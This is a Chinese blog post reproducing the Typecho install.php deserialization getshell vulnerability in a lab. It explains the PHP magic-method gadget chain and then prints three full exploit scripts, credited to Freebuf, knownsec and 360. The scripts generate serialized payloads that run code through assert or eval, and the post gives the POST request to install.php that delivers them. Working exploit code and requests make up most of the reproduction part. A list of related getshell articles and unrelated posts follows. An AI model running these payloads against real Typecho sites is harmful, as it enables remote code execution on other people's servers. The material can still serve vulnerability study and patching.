
Typecho反序列化导致前台 getshell 漏洞复现
Typecho反序列化导致前台 getshell 漏洞复现
漏洞描述:
Typecho是一款快速建博客的程序,外观简洁,应用广泛。这次的漏洞通过install.php安装程序页面的反序列化函数,造成了命令执行。
影响范围:理论上这个漏洞影响Typecho 1.1(15.5.12)之前的版本
首先我还是记录一下敏感目录
http://127.0.0.1/typecho0.9/install.php
http://127.0.0.1/typecho0.9/install.php?finish&user=admin&password=admin
http://127.0.0.1/typecho0.9/admin/welcome.php
使用环境:
Phpstudy+win7虚拟机
Typecho_v1.0.14.tar.gz https://pan.baidu.com/s/1jHQBKFk (在里面找相应的名字)
漏洞成因:
Freebuf上的文章说的很清楚了,有两个需要理解的点:
第一个是__toString()魔法方法,在/install.php
__toString() //把类当作字符串使用时触发


这块利用Typecho_Db函数,跟进这个函数,/var/Typecho/Db.php,发现$adapterName定义的时候拼接了一个字符串,根据文章作者说,PHP是弱类型的语言,把一个字符串和一个类拼接的时候,会强制把类转换成字符串,所以就会触发传进来的这个类的toString方法。
第二个是__get()魔法方法,
__get() //用于从不可访问的属性读取数据

这块设置author由screenName确定,如果在类里面加上这个方法,我们给$item['author']设置的类中没有screenName私有属性就会执行该类的__get()方法。
通过__get()函数返回_applyFilter($value),将可执行代码赋值给$value触发漏洞。
漏洞复现过程:
这个漏洞复现就有一点坎坷了,起初我发现typecho里面有历史版本的下载,于是下载了一个0.9版本的,可是多次尝试仍以失败告终,后来在对比漏洞原理的时候,发现与存在漏洞的版本有出入,难不成历史版本作者也一直在更新。。。好吧,上网找了一个第三方的下了一个1.0.14,在报错的情况下完成了复现。

建站就不多说了,直接安装没有问题。安装成功如图
http://www.freebuf.com/vuls/152058.html
这位大牛漏洞原理讲的特别详细,建议看看。
反序列化漏洞要利用势必离不开魔术方法,作者收集的和PHP反序列化有关的PHP函数:__wakeup() //使用unserialize时触发__sleep() //使用serialize时触发__destruct() //对象被销毁时触发__call() //在对象上下文中调用不可访问的方法时触发__callStatic() //在静态上下文中调用不可访问的方法时触发__get() //用于从不可访问的属性读取数据__set() //用于将数据写入不可访问的属性__isset() //在不可访问的属性上调用isset()或empty()触发__unset() //在不可访问的属性上使用unset()时触发__toString() //把类当作字符串使用时触发__invoke() //当脚本尝试将对象调用为函数时触发
Freebuf版EXP http://www.freebuf.com/vuls/152058.html
<?php

class Typecho_Feed

{

    const RSS1 = 'RSS 1.0';

    const RSS2 = 'RSS 2.0';

    const ATOM1 = 'ATOM 1.0';

    const DATE_RFC822 = 'r';

    const DATE_W3CDTF = 'c';

    const EOL = "\n";

    private $_type;

    private $_items;

    public function __construct(){

        $this->_type = $this::RSS2;

        $this->_items[0] = array(

            'title' => '1',

            'link' => '1',

            'date' => 1508895132,

            'category' => array(new Typecho_Request()),

            'author' => new Typecho_Request(),

        );

    }

}

class Typecho_Request

{

    private $_params = array();

    private $_filter = array();

    public function __construct(){

        $this->_params['screenName'] = 'phpinfo()';

        $this->_filter[0] = 'assert';

    }

}

$exp = array(

    'adapter' => new Typecho_Feed(),

    'prefix' => 'typecho_'

);

echo base64_encode(serialize($exp));

?>
knownsec版EXP https://paper.seebug.org/424/
<?php

class Typecho_Feed

{

    const RSS1 = 'RSS 1.0';

    const RSS2 = 'RSS 2.0';

    const ATOM1 = 'ATOM 1.0';

    const DATE_RFC822 = 'r';

    const DATE_W3CDTF = 'c';

    const EOL = "\n";

    private $_type;

    private $_items;

    public function __construct(){

        $this->_type = $this::RSS2;

        $this->_items[0] = array(

            'title' => '1',

            'link' => '1',

            'date' => 1508895132,

            'category' => array(new Typecho_Request()),

            'author' => new Typecho_Request(),

        );

    }

}

class Typecho_Request

{

    private $_params = array();

    private $_filter = array();

    public function __construct(){

        $this->_params['screenName'] = 'phpinfo()';

        $this->_filter[0] = 'assert';

    }

}

$exp = array(

    'adapter' => new Typecho_Feed(),

    'prefix' => 'typecho_'

);

echo base64_encode(serialize($exp));

knownsec版EXP  https://paper.seebug.org/424/

<?php

class Typecho_Request

{

    private $_params = array();

    private $_filter = array();

    public function __construct()

    {

        // $this->_params['screenName'] = 'whoami';

        $this->_params['screenName'] = -1;

        $this->_filter[0] = 'phpinfo';

    }

}

class Typecho_Feed

{

    const RSS2 = 'RSS 2.0';

    /** 定义ATOM 1.0类型 */

    const ATOM1 = 'ATOM 1.0';

    /** 定义RSS时间格式 */

    const DATE_RFC822 = 'r';

    /** 定义ATOM时间格式 */

    const DATE_W3CDTF = 'c';

    /** 定义行结束符 */

    const EOL = "\n";

    private $_type;

    private $_items = array();

    public $dateFormat;

    public function __construct()

    {

        $this->_type = self::RSS2;

        $item['link'] = '1';

        $item['title'] = '2';

        $item['date'] = 1507720298;

        $item['author'] = new Typecho_Request();

        $item['category'] = array(new Typecho_Request());

        $this->_items[0] = $item;

    }

}

$x = new Typecho_Feed();

$a = array(

    'host' => 'localhost',

    'user' => 'xxxxxx',

    'charset' => 'utf8',

    'port' => '3306',

    'database' => 'typecho',

    'adapter' => $x,

    'prefix' => 'typecho_'

);

echo urlencode(base64_encode(serialize($a)));

?>
360安全客版EXP http://bobao.360.cn/learning/detail/4610.html
<?php

class Typecho_Request

{

    private $_params = array('screenName'=>'eval(\'phpinfo();exit();\')');

    private $_filter = array('assert');

}

$payload1 = new Typecho_Request();

class Typecho_Feed

{

    private $_type = 'RSS 2.0';

    private $_items;

    public function __construct($x1)

    {

        $this->_items[] = array('author'=>$x1);

    }

}

$payload2 = new Typecho_Feed($payload1);

$exp['adapter'] = $payload2;

$exp['prefix'] = 'c1tas';

echo base64_encode(serialize($exp));

?>

用post提交数据
url:http://192.168.198.128/Typecho1.0/install.php?finish=
Postdata:__typecho_config=前面脚本生成的
Referrer:http://192.168.198.128/Typecho1.0/

另一种方式是通过cookie提交
Typecho反序列化导致前台 getshell 漏洞复现的更多相关文章
- PHPCMS9.6.0最新版SQL注入和前台GETSHELL漏洞分析 (实验新课)
PHPCMS9.6.0最新版中,由于/modules/attachment/attachments.php的过滤函数的缺陷导致了可以绕过它的过滤机制形成SQL注入漏洞,可导致数据库中数据泄漏. 而且在 ...
- 74cms v4.2.1-v4.2.129-后台getshell漏洞复现
0x00 影响范围 v4.2.1-v4.2.129 0x01 环境搭建 1. 先去官网下载 骑士人才系统基础版(安装包) 2.将下载好的包进行安装 0x02 复现过程 当前版本v4.2.111 点加工 ...
- Metlnfo cms后台getshell漏洞复现
整体思路 挖掘伪全局变量 然后找可控参数进行利用#伪全局变量:可理解为全局变量,例部分CMS为了全局过滤SQL注入或者XSS之类的漏洞就会将GET.POST.COOKIE等请求借入全局然后直接过滤.这 ...
- Typecho V1.1反序列化导致代码执行分析
0x00 前言 今天在Seebug的公众号看到了Typecho的一个前台getshell分析的文章,然后自己也想来学习一下.保持对行内的关注,了解最新的漏洞很重要. 0x01 什么是反序列 ...
- APP-SECURITY-404 组件导出漏洞复现
参考资料:https://github.com/wnagzihxa1n/APP-SECURITY-404/blob/master/2.%E7%BB%84%E4%BB%B6%E5%AF%BC%E5%87 ...
- Typecho 反序列化漏洞 分析及复现
0x00 漏洞简介 CVE-2018-18753 漏洞概述: typecho 是一款非常简洁快速博客 CMS,前台 install.php 文件存在反序列化漏洞,通过构造的反序列化字符串注入可以执行任 ...
- 转载--Typecho install.php 反序列化导致任意代码执行
转载--Typecho install.php 反序列化导致任意代码执行 原文链接(http://p0sec.net/index.php/archives/114/) 0x00 前言 漏洞公布已经过去 ...
- 利用Thinkphp 5缓存漏洞实现前台Getshell
0×00 背景 网站为了实现加速访问,会将用户访问过的页面存入缓存来减小数据库查询的开销.而Thinkphp5框架的缓存漏洞使得在缓存中注入代码成为可能.(漏洞详情见参考资料) 本文将会详细讲解: 1 ...
- Weblogic 'wls-wsat' XMLDecoder 反序列化_CVE-2017-10271漏洞复现
Weblogic 'wls-wsat' XMLDecoder 反序列化_CVE-2017-10271漏洞复现 一.漏洞概述 WebLogic的 WLS Security组件对外提供webservic ...
随机推荐
- 第八节,配置分布式TensorFlow
由于随着神经网络层数的增多,需要训练的参数也会增多,随之而来需要的数据集就会很大,这样会造成需要更大的运算资源,而且还要消耗很长的运算时间.TensorFlow提供了一个可以分布式部署的模式,将一个训 ...
- Oracle的DQL
基本查询: 链接语句: sqlplus scott/tiger@192.168.56.101:1521/orcl SQL> --清屏 SQL> host cls (host clear) ...
- scrapy中css选择器初识
由于最近做图片爬取项目,涉及到网页中图片信息的选择,所以边做边学了点皮毛,有自己的心得 百度图库是ajax加载的,所以解析json数据即可 hjsons = json.loads(response.b ...
- SQLServer 游标详解
一.用到的数据 CREATE TABLE [dbo].[XSB]( ) NOT NULL, ) NOT NULL, [性别] [bit] NULL, [出生时间] [date] NULL, ) NUL ...
- websocket实现简单的通信
websocket server端 #coding=utf8 #!/usr/bin/python import struct,socket import hashlib import threadin ...
- Memcache在.Net中的使用
一.Memcache基本概念(socket服务器) 本质:是一个在内存上存储的hash表,key的最大值是255字符,最长过期时间为30天 特点:惰性删除,没有监控数据过期的机制,实现最基本的key- ...
- python生成pdf
代码 需要先安装wkhtmltopdf,下载路径https://github.com/wkhtmltopdf/wkhtmltopdf/releases/download/0.12.5/wkhtmlto ...
- Set接口HashSet实现类
java.util.Set接口 extends Collection接口 Set特点: 1.不允许有重复的元素 2.没有索引,没有带索引的方法,也不能使用普通的for遍历 java.util.Hash ...
- python3 bytes数据类型探讨
python3中str和bytes分开了,那么bytes与str之间到底是什么关系呢?下面从表现形式.处理方式.存储形式三个方面来阐述其区别 1. 在字符串前面加上b,就表示bytes数据类型 s1 ...
- ImageView获取宽高
在Android里放置一个ImageView im1,宽和高都是200.以下代码都是直接在OnCreate里使用. 1.在Android OnCreate里如果直接使用iv.GetWidth()返回值 ...